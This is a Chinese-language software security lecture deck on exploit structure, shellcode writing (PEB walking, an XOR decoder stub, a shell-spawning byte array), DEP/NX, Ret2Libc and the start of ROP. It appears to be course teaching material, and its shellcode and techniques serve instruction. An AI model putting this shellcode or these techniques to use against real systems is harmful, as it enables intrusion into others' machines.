
- 黑客自己挖掘的漏洞
  - 0-Day VUL
- 从公开发布的POC或者黑客交换得到的漏洞
  - 0-Day VUL or 1-Day VUL
- 从已发布的漏洞公告和漏洞补丁获得的漏洞
  - N-Day VUL

## ➤ 漏洞利用的条件

- 用户没有打补丁或者更新安全工具
- 管理员没有打补丁或者更新安全工具
- 存在脏数据渗透路径

# 0-day vs 1-day vs N-days

- 漏洞被发现 - T0
- 漏洞信息公布 - T1
- 漏洞修复生成 - T2



# Exploit结构

- **Exploit:** 利用漏洞实现 **Shellcode** 的植入和触发的过程
  - **Exploit ≈ Payload+Shellcode**
  - **Payload:** 部署基本的数据（用于漏洞的触发），携带**Shellcode**
- 结论： **Payload**与漏洞关联， **Shellcode**独立于漏洞

# 漏洞利用的思路

## 利用目标：

- ❖ 修改内存变量（邻接变量）
- ❖ 修改代码逻辑（代码的任意跳转）
- ❖ 修改函数的返回地址
- ❖ 修改异常处理函数指针（SEH等）
- ❖ 修改线程同步的函数指针

# 漏洞利用的思路

## 利用过程：

- ❖ 定位漏洞点：利用静态分析和动态调试确定漏洞机理，如堆溢出、栈溢出、整数溢出的数据结构，影响范围
- ❖ 按照利用要求，编写**Shellcode**
- ❖ 溢出，覆盖代码指针，使得**Shellcode**获得可执行权

# Shellcode设计

## 什么是**Shellcode**？

- 缘起：1996年，出现在Aleph One的论文“Smashing the Stack for fun and profit”
- 原义：the code to spawn a shell
- 延伸：攻击者植入目标内存中的代码片段

# ShellCode

- Shellcode一般是作为数据形式发送给服务器制造溢出得以执行代码并获取控制权的。不同的漏洞利用方式，对于数据包的格式都会有特殊的要求，Shellcode必须首先满足被攻击程序对于数据报格式的特殊要求。
- 从总体上来讲，Shellcode具有如下一些特点：
  - 长度受限
  - 不能使用特定字符，例如\x00等
  - API函数自搜索和重定位能力。由于shellcode没有PE头，因此shellcode中使用的API和数据必须由shellcode自己进行搜索和重定位
  - 一定的兼容性。为了支持更多的操作系统平台，shellcode需要具有一定的兼容性（难）。

# ShellCode的功能

- 常见功能
  - 下载程序并运行
  - 添加管理员账号
  - 开启**Shell**(正向、反向)
  - ...

# Shellcode不通用

- Shellcode为什么不通用
  - 不同硬件平台
    - IBM PC、Alpha, PowerPC
  - 不同系统平台
    - Unix、Windows
  - 不同内核与补丁版本
  - 不同漏洞对字符串限制不同



# Shellcode设计

## 设计流程

- 编写**shellcode**（高级语言）
- 反汇编该**shellcode**（调试）
- 从汇编级分析程序执行流程
- 生成完成的**Shellcode**（机器代码）
- 优化**Shellcode**（编码、长度）
- 适配漏洞

# Shellcode编写语言

- 汇编语言（不建议）
  - 代码短小，可控性强
  - 但耗时或对语言精通
- C 语言
  - 效率高，便于入手
  - 但需要调整
- Python pwntools shellcraft 模块

# 地址重定位

正常情况下，在调用的时候编译器已经算好了偏移，所以不存在重定位的问题，但是，向createthread这种将传入函数地址作为参数的函数就会出现这种问题。

```
call GetEIP
GetEIP:
    pop eax
    sub eax, offset GetEIP
```

pFuns->lpThreadProc = (DWORD)dwGetEip+( (DWORD)ThreadProc-(DWORD)GetEip )

# API函数地址自搜索

## Shellcode外部的函数重定位

### □ 获得kernel32.dll的基地址

- LoadlibraryA
- GetProcAddress

### □ 函数名的压缩表示

- fValue=Hash(fName)

```
push    2
pop    ecx
mov    eax, fs:[ecx+2Eh]
; fs:[30] -> PEB
mov    eax, [eax+0Ch]
; Ldr : _PEB_LDR_DATA
mov    eax, [eax+1Ch] ;
InInitializationOrderModuleList
mov    eax, [eax] ; 下一个节点
mov    ebx, [eax+8] ; kernel32.dll
基地址
lea    esi, [edi+0A1h] ; 000000A6 =
> 768AA260
```

# Shellcode编码问题

- 需求:
  - 不能含有0x00(字符串的结束符)
  - 只能为可打印字符
  - 字符覆盖（恢复）
  - 对抗IDS的特征码检测
- 办法:
  - 借代码（jmp ESP）
  - XOR编码（分段编码）

```
fDecode: ; CODE XREF:  
xor    byte ptr [ecx], 0C4h ; xor 解密ShellCode  
inc    ecx  
cmp    word ptr [ecx], 534Dh ; 结束符 MS  
jnz    short fDecode ; ShellCode解码Stub  
cld                ; ShellCode开始
```

# Shellcode典型功能

- 正向连接（目标主机开一个服务端口）
- 反向连接（目标主机主动连接攻击者的控制端）
- 下载并执行程序
- 动态生成可执行程序并执行
- 执行一个程序
- 打开Shell
- 消息弹框
- .....

# 实践-如何编写Shellcode(1)

- 一般先用C语言写出功能代码

```
int main0()
{
    LoadLibrary("msvcrt.dll");
    system("cmd.com");
    //1.how to get string
    //2.how to get API address
    return 0;
}
```



# 实践-如何编写Shellcode(2)

- 反汇编得到二进制代码

```
400: int main0()
401: {
    00402730 push    ebp
    00402731 mov     ebp,esp
    00402733 sub    esp,40h
    00402736 push    ebx
    00402737 push    esi
    00402738 push    edi
    00402739 lea     edi,[ebp-40h]
    0040273C mov     ecx,10h
    00402741 mov     eax,0CCCCCCCCh
    00402746 rep stos dword ptr [edi]
    402: LoadLibrary("msvcrt.dll");
    00402748 mov     esi,esp
    0040274A push    offset string "msvcrt.dll" (00416838)
    0040274F call    dword ptr [_imp__LoadLibraryA@4 (004184b0)]
    00402755 cmp     esi,esp
    00402757 call    _chkesp (004037e4)
    403: system("command.com");
    0040275C mov     esi,esp
    0040275E push    offset string "command.com" (00416828)
    00402763 call    dword ptr [_imp__system (004187d4)]
```

```
00402769 add     esp,4
0040276C cmp     esi,esp
0040276E call    _chkesp (004037e4)
404: //1.how to get string
405: //2.how to get API address
406: return 0;
00402773 xor     eax,eax
407: }
00402775 pop    edi
00402776 pop    esi
00402777 pop    ebx
00402778 add     esp,40h
0040277B cmp     ebp,esp
0040277D call    _chkesp (004037e4)
00402782 mov     esp,ebp
00402784 pop    ebp
00402785 ret
```



# 实践-如何编写Shellcode(3)

- 找到代码内存地址，列拷贝

The screenshot shows the Immunity Debugger interface. On the left, the assembly pane displays the following code:

```
401: {  
    push    rbp  
    00402730  
    00402731  
    00402733  
    00402736  
    00402737  
    00402738  
    00402739  
    0040273C  
    00402741  
    00402746  
402: {  
    004027A0  
    004027A1
```

The instruction at address 00402730 is highlighted with a yellow arrow and labeled "push rbp". The assembly pane also shows the instruction "push rbp" at address 00402730.

On the right, the memory dump pane shows the memory starting at address 00402730. The address 00402730 is selected and highlighted in blue. The memory dump shows the byte values for the memory starting at that address.

Address	Memory Dump
00402730	55 8B EC 83 EC 40 53 56 57 8D 7D C0 B9 10 00 00
00402740	00 B8 CC CC CC F3 AB 8B F4 68 38 68 41 00 FF
00402750	15 B0 84 41 00 3B F4 E8 88 10 00 00 00 8B F4 68 28
00402760	68 41 00 FF 15 D4 87 41 00 83 C4 04 3B F4 E8 71
00402770	10 00 00 33 C0 5F 5E 5B 83 C4 40 3B EC E8 62 10
00402780	00 00 8B E5 5D C3 CC
00402790	CC
004027A0	55 8B EC 83 EC 44 53 56 57 8D 7D BC B9 11 00 00



# 实践-如何编写Shellcode(4)

- 作为二进制数组变量，初步ShellCode完成

```
char shellcodeOwn1[] =  
"\x55\x8B\xEC\x33\xC0\x50\x83\xEC\x08\xC7\x45\xF4\x6D\x73\x76\x63"  
"\xC7\x45\xF8\x72\x74\x2E\x64\xC6\x45\xFC\x6C\xC6\x45\xFD\x6C\x8B"  
"\xDD\x83\xEB\x0C\x53\xBA\x77\x1D\x80\x7C\xFF\xD2\x8B\xE5\x33\xC0"  
"\x50\x83\xEC\x08\xC7\x45\xF4\x63\x6F\x6D\x6D\xC7\x45\xF8\x61\x6E"  
"\x64\x2E\xC6\x45\xFC\x63\xC6\x45\xFD\x6F\xC6\x45\xFE\x6D\x8B\xC5"  
"\x83\xE8\x0C\x50\xB8\xC7\x93\xBF\x77\xFF\xD0";
```



# 实践-如何编写Shellcode(5)

- 初步ShellCode的问题

ShellCode作为恶意代码，精简高效，无上下文环境的充分准备，  
无正确堆栈...

```
401: {  
00402730 push    ebp  
00402731 mov     ebp,esp  
00402733 sub    esp,40h  
00402736 push    ebx  
00402737 push    esi  
00402738 push    edi  
00402739 lea     edi,[ebp-40h]  
0040273C mov     ecx,10h  
00402741 mov     eax,0CCCCCCCCCh  
00402746 rep stos  dword ptr [edi]  
402:  
LoadLibrary("msvcrt.dll");  
00402748 mov     esi,esp  
0040274A push    offset string "msvcrt.dll" (00416838)  
0040274F call    dword ptr [_imp__LoadLibraryA@4 (004184b0)]
```

- 怎么得到字符串？
- 怎么得到API地址？



# 实践-如何编写Shellcode(6)

- 完善/优化ShellCode

- 运行时直接构造变量
- API地址硬编码

```
push ebp ;//保存ebp, esp - 4
mov ebp,esp ;//把ebp的内容赋值给esp
sub esp,0dh
push edx
push eax
push ebx
//调用LoadLibrary("msvcrt.dll");
mov byte ptr[ebp-0Ch],6dh
mov byte ptr[ebp-0Bh],73h
mov byte ptr[ebp-0Ah],76h
mov byte ptr[ebp-09h],63h
mov byte ptr[ebp-08h],72h
mov byte ptr[ebp-07h],74h
mov byte ptr[ebp-06h],2eh
mov byte ptr[ebp-05h],64h
mov byte ptr[ebp-04h],6ch
mov byte ptr[ebp-03h],6ch
mov byte ptr[ebp-02h],0h
mov ebx,ebp
sub ebx,0ch
push ebx
mov edx,0x7c801d77
call edx
```

# 实践-如何编写Shellcode(6)

- 完善/优化ShellCode

**ShellCode在实际利用中困难更多... ...**

# 实践-使用pwntools编写shellcode

- cat 这个 shellcode 的具体的实现
- from pwnlib.shellcraft.amd64 import syscall, pushstr
- from pwnlib.shellcraft import common
- pushstr(filename)
- syscall('SYS\_open', 'rsp', 'O\_RDONLY', 'rdx')
- syscall('SYS\_sendfile', fd, 'rax', 0, 0xffffffff)

<https://github.com/Gallopsled/pwntools/blob/dev/pwnlib/shellcraft/templates/amd64/linux/cat.asm>

<https://github.com/Gallopsled/pwntools/blob/dev/pwnlib/shellcraft/templates/amd64/pushstr.asm>

<https://github.com/Gallopsled/pwntools/blob/dev/pwnlib/shellcraft/templates/amd64/linux/syscall.asm>

# 然而....

- 简单的 ShellCode 几乎都会失效
- 比如：DEP/NX，ASLR
- .....

# 数据执行保护-DEP(Windows)

- Shellcode一般位于堆或者栈中，堆栈中的Shellcode能执行源于冯洛伊曼体系结构中的代码和数据混合存储。
- 代码和数据的分离
  - ❖ Data Execution Protection(DEP) / No Execute (NX)
  - ❖ 禁用 Stack/Heap 中的代码执行
  - ❖ 带来兼容性、灵活性问题
- INTEL, AMD, ARM 等 CPU 支持 DEP
  - 硬件特性

# 数据执行保护-NX(Linux)

- Checksec 命令，安装pwntools后自动安装checksec命令，可以用来查看可执行文件开启保护情况，包括RELRO, Stack, NX, PIE。
- 也可以使用 sudo apt-get install checksec 安装

```
# liber @ liber-MS-7D42 in ~/Downloads/software-security-dojo/integer-overflow/level-1-1 on git:main ✘ [22:26:17]
$ checksec --file=foritytest
RELRO          STACK CANARY      NX           PIE        RPATH      RUNPATH    Symbols     FORTIFY Fortified   Fortifiable
Full RELRO    Canary found    NX enabled  PIE enabled No RPATH  No RUNPATH 38) Symbols  No       0           1
```

# 数据执行保护-NX(Linux)

- -z execstack : GCC默认开启NX保护，添加参数后，编译选项开启，则NX disabled
- 在 Linux 中，当装载器将程序装载进内存空间后，将程序的 .text 段标记为可执行，而其余的数据段 (.data、.bss 等) 以及栈为不可执行。因此，传统利用方式中通过执行 shellcode 的方式不再可行

```
root@f953676d993d:/mnt/software-securi [*] '/mnt/software-security-dojo/integer-ec integer-overflow-level1.1
[*] '/mnt/software-security-dojo/integ      Arch:      amd64-64-little           level1.1'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:     No PIE (0x400000)
    RWX:     Has RWX segments
root@f953676d993d:/mnt/software-securi root@f953676d993d:/mnt/software-security-
```

# 数据执行保护-NX(Linux)

- 只有stack 栈段在 NX 保护不开启的时候拥有可执行权限，反之则没有

```
pwndbg> vmmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
      Start           End Perm   Size Offset File
0x400000 0x401000 r--p    1000    0 /mnt/software-security-dojo/integer-overflow/level-1-1/nx_test
0x401000 0x402000 r-xp    1000 1000 /mnt/software-security-dojo/integer-overflow/level-1-1/nx_test
0x402000 0x403000 r--p    1000 2000 /mnt/software-security-dojo/integer-overflow/level-1-1/nx_test
0x403000 0x404000 rw-p    1000 2000 /mnt/software-security-dojo/integer-overflow/level-1-1/nx_test
0x7f390b49f000 0x7f390b4c1000 r--p   22000    0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7f390b4c1000 0x7f390b639000 r-xp 178000 22000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7f390b639000 0x7f390b687000 r--p 4e000 19a000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7f390b687000 0x7f390b68b000 r--p 4000 1e7000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7f390b68b000 0x7f390b68d000 rw-p 2000 1eb000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7f390b68d000 0x7f390b693000 rw-p 6000    0 [anon_7f390b68d]
0x7f390b69b000 0x7f390b69c000 r--p 1000    0 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7f390b69c000 0x7f390b6bf000 r-xp 23000 1000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7f390b6bf000 0x7f390b6c7000 r--p 8000 24000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7f390b6c8000 0x7f390b6c9000 r--p 1000 2c000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7f390b6c9000 0x7f390b6ca000 rw-p 1000 2d000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7f390b6ca000 0x7f390b6cb000 rw-p 1000    0 [anon_7f390b6ca]
0x7ffc60cef000 0x7ffc60d10000 rwxp 21000    0 [stack]
0x7ffc60d14000 0x7ffc60d18000 r--p 4000    0 [vvar]
0x7ffc60df8000 0x7ffc60dfa000 r-xp 2000    0 [vdso]
0xffffffffffff600000 0xffffffffffff601000 --xp 1000    0 [vsyscall]
pwndbg>
      Start           End Perm   Size Offset File
0x7f02e4e5d000 0x7f02e4e5e000 rw-p    1000    0 [anon_7f02e4e5d]
0x7ffc7718d000 0x7ffc771ae000 rw-p 21000    0 [stack]
0x7ffc771b5000 0x7ffc771b9000 r--p 4000    0 [vvar]
0x7ffc771b9000 0x7ffc771bb000 r-xp 2000    0 [vdso]
0xffffffffffff600000 0xffffffffffff601000 --xp 1000    0 [vsyscall]
pwndbg>
```

# 数据执行保护-NX(Linux)

## ➤ NX 标记位在内核中的实现 (32位)

```
static void mark_nxdata_nx(void)
{
    /*
     * When this called, init has already been executed and released,
     * so everything past _etext should be NX.
     */
    unsigned long start = PFN_ALIGN(_etext);
    /*
     * This comes from is_x86_32_kernel_text upper limit. Also HPAGE where used:
     */
    unsigned long size = (((unsigned long) __init_end + HPAGE_SIZE) & HPAGE_MASK) - start;

    if (__supported_pte_mask & _PAGE_NX)
        printk(KERN_INFO "NX-protecting the kernel data: %luk\n", size >> 10);
    set_memory_nx(start, size >> PAGE_SHIFT);
}
```

# 江湖诞生 Ret2Libc & ROP

- ❖ 缘起：
  - ❖ 减小 Shellcode 的长度
  - ❖ 绕过 DEP
- ❖ 办法：从软件及其依赖库 **借** 代码
  - ❖ 借函数（Ret2Libc）
  - ❖ 借代码片段（ROP）

# Ret2Libc



## □ Ret2Libc

- 在栈中准备好函数的参数以及返回地址
- 溢出修改函数的返回地址

## □ 实例

- `system("/bin/sh") + exit()`
- `system`函数的地址填充到`eip`的位置，然后再把”/bin/bash”地址填充到`RET + 4`的位置

此处代码仅针对32位情况



# Ret2Libc

- 怎么防止 Ret2Libc?

# ASCII armoring


**ASCII armoring**机制想办法让**libc**所有函数的地址都包含一个零字节，让**strcpy**拷贝函数在遇到零地址时结束拷贝，攻击失败！

- Ret2PLT

找到4个地址空间，它的首字节分别是system地址的第一个byte，第二个byte，第三个byte和第四个byte，然后一个个byte拷贝，将这4个byte拼凑到函数调用表里面。从而绕过直接拷贝system地址造成失败。


思考：该Ret2PLT攻击成功的前提是什什么？

# ASLR



# ROP


- DEP 保护是拦路虎！黑客的思维是无法预料的...
- 汇编语言中有一系列非常有用的指令，叫“RETN系列指令”，这些指令的原始功能是当函数调用完成时，回退到上一层调用函数，并继续下面的执行，示意图如下：



